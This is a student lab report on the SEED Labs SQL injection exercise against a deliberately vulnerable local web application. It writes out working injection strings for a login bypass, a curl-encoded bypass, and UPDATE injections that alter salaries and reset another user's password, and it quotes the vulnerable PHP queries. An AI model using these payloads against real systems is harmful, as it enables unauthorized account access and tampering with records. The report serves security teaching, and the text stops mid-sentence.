CSC 223 - Team Hi

Title and Experiment #	SQL Injection Attack
Name	Gianna Galard, Cheng Wang, Unaiza Nizami
Date Performed	31-Oct-22
Date Submitted	06-Nov-22

These students pledge this work to be their own *Gianna Galard, Cheng Wang, Unaiza Nizami*


Overview:

The objective of this lab is to create a web application vulnerable to SQL injection attacks. Our web application includes the common mistakes made by many web developers. Our goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such attacks. This project covers the following topics:


• SQL statements: SELECT and UPDATE statements
• SQL injection
• Prepared statement

Lab Environment Setup:

- Launched the Virtual Machine




- Ran the following commands in the following order in terminal:
  - **dcbuild** to build the container
  - **dcup** to start the container
  - **dockps** to view the id's of the containers:



- Added DNS configuration in **/etc/hosts/**

```
seed@VM: ~/.../Labsetup                                  seed@
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com


[11/06/22]seed@VM:~/.../Labsetup$
```

- Navigated to www.seed-server.com



Task 1: Get Familiar with SQL Statements

First, I created a shell for the MySQL container, and set the username “root” and password “dees”.

```
[11/06/22]seed@VM:~/.../Labsetup$ docksh f9d9943587bf
root@f9d9943587bf:/# mysql -u root -pdees
```

Next, I ran the command “show databases;” to print the tables within the database

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql>
```

I then ran the following commands to load the existing database and show what tables are within the sqllab_users db:

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

I then used the command “describe credential;” to expand the schema

```
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```

Finally, I used the SQL command “select * from credentials” to print all the profile information of the employee Alice.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```


Task 2: SQL Injection Attack on SELECT Statement

Attacking from Webpage:

First I looked at the source code and found the sql query that searches for the username and password.


```
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
  email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      if (!$result = $conn->query($sql)) {
```

We can use the logic where we can add a # to comment out the password part of the query, allowing us to login without inputting a password:



Attacking from command line:

From the previous task, we can look at the URL and see that the GET method works using the username and Password params, so we can curl that URL in our terminal/command line:




```
[11/06/22]seed@VM:~/.../Labsetup$  curl 'www.seed-server.com/unsafe_home.php?username=Alice&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

We can use the same logic using curl with the previous example (using ‘#) but this time, in order for those 2 symbols to be recognizes, we have to use %27 (‘) and %23 (#) as following:

curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='


Which will give us the data we need:

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_
home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit
 Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div
 class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead c
lass='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scop
e='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></th
ead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></tr><tr><th
scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row
'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'> Ted</th
><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'> Admin</th><td>999
99</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

Running two queries:

On the login page, I will input the two queries, where I can use the semicolon to separate and run two separate SQL queries: admin'; SELECT 2;

However, when I click login, I get an SQL error:



Now we know that we can't use two queries, to find the countermeasure, I went back to the source code and this is what I found:


```
56          $dbpass="dees";
57          $dbname="sqllab_users";
58          // Create a DB connection
59          $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60          if ($conn->connect_error) {
61            echo "</div>";
62            echo "</nav>";
63            echo "<div class='container text-center'>";
```

According to online documentation on mysqli, specifically the query method on line 76 (https://www.php.net/manual/en/mysqli.query.php), we can't run multiple queries, only one query can be run.


Task 3: SQL Injection Attack on UPDATE Statement

In this task we are exploring the vulnerability of update statements and its ability to cause havoc on databases.

To open up a shell for either containers, we run the command docksh followed by their ID number. The below screenshot shows an example of how to do this with the SQL container. The first screenshot show the IDs of both the sql and web containers, while the second screenshot shows how to run a shell for the SQL container. To open a shell for a container, all you need to do is run docksh follow by its ID in a terminal, in this instance i ran docksh 66, 66 being the first 2 ID number for SQL's full ID 6608337b6e3f.



This screenshot below shows how I bring up the SQL database. In the shell terminal for SQL, I ran "mysql -uroot -pdees".



To show the databases available in table form you would input the command "show databases;" in the shell terminal. Once we do that we can see a number of databases and in our case we will be working with the sqllab_users database.

```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.05 sec)

mysql>
```

To select into our desired database, sqllab_users database, run the command “use sqllab_users”. This will bring you into that particular database. Then you will want to run show tables; so that it shows you all the tables within the sqllab_users database.

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.02 sec)
```

We are interested in the credential table since that is where the information we will be editing lives. To view the table we run the command “select * from credential;”. Within this table we can see the information of each individual, something usually only an Admin can see.

```
mysql> select * from credential
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
         | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |
         | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
         | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
         | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
         | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
         | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-
---------+------------------------------------------+
```

To look at how each field of the table is structured, we can run the command “describe credential;”. This will bring up a table that will tell you what variable is used in the table credential and what their types are.

```
mysql> describe credential
    -> ;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.07 sec)
```


Task 3.1

In task 3.1 we will be editing salaries. Salary is not open to change or authorized to be changed by any users other than Admin. In this case, we will be pretending to be Alice and change our own salary for a higher one by exploring vulnerability within the SQL.

Within unsafe_edit_backend.php, we can see how updates are sent to the SQL. From the below screenshots, we can observe that any updates done to the table credential fields are being sent separated by commas. We can see if this is a vulnerability that we can explore by making a change in Alice's profile but adding our own fields and commenting out other unnecessary fields.


```
    $sql = "UPDATE credential SET
 nickname='$input_nickname',email='$input_email',address='$input_address',Password='
 where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
 nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumbe
 where ID=$id;";
  }
```

To test if this vulnerability truly exists, we will sign in as Alice and go to Edit Profile. Within the NickName field, we put "Alice' 123,salary= 100000 #". We do this because we want to complete the field nickname, then adding a comma to finish that field and then add the field we want to update, which would be salary. The # stands for commenting anything that comes to the right of it. We are using 100000 since Alice's previous salary is 20000, and we need to use a number where it will demonstrate that the change did indeed change. Then click Save. we can see that this trial worked and Alice's salary was changed to 100000.




Task 3.2

Usually, to edit someone else's profile we will need their ID, but we have no way of getting that if we are a normal user, without the ability to just log into Boby's account. But within SQL we can set conditions to target a person. Since we know Boby's name we can set a condition where we have the change target. In the screenshot below, "Alice123',salary=1 where Name='Boby'; #" is put into the NickName field.



To see if this worked, we need to log into Boby's account to see his account. After we logged in, we can see that Boby's salary was indeed changed to 1, showing our modification worked.




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice123
Email	
Address	
Phone Number	

Task 3.3

In this task we are trying to change Boby's password. Within the documentation, it says the password is being stored as a hash instead of a plaintext. So we will need to look at the code within unsafe_edit_backend.php to see how the password is being stored.

From the 2 screenshots below, we can see that a plaintext is being hashed by passing it through sha1().





```
$hashed_pwd = sha1($input_pwd);
```



```
,address='$input_address',Password='$hashed_pwd',Ph
```

Putting this knowledge into practice, within the NickName field we put "Alice123',password=sha1(123) where Name='Boby'; #" and then click Save. To test if it worked we will log into Boby's account with the new password. The below screenshots shows that it did indeed work..





We can also confirm this by looking at the SQL table by going into terminal, SQL shell and run the command “select * from credential;”. The screen shot on top is after Boby’s password is

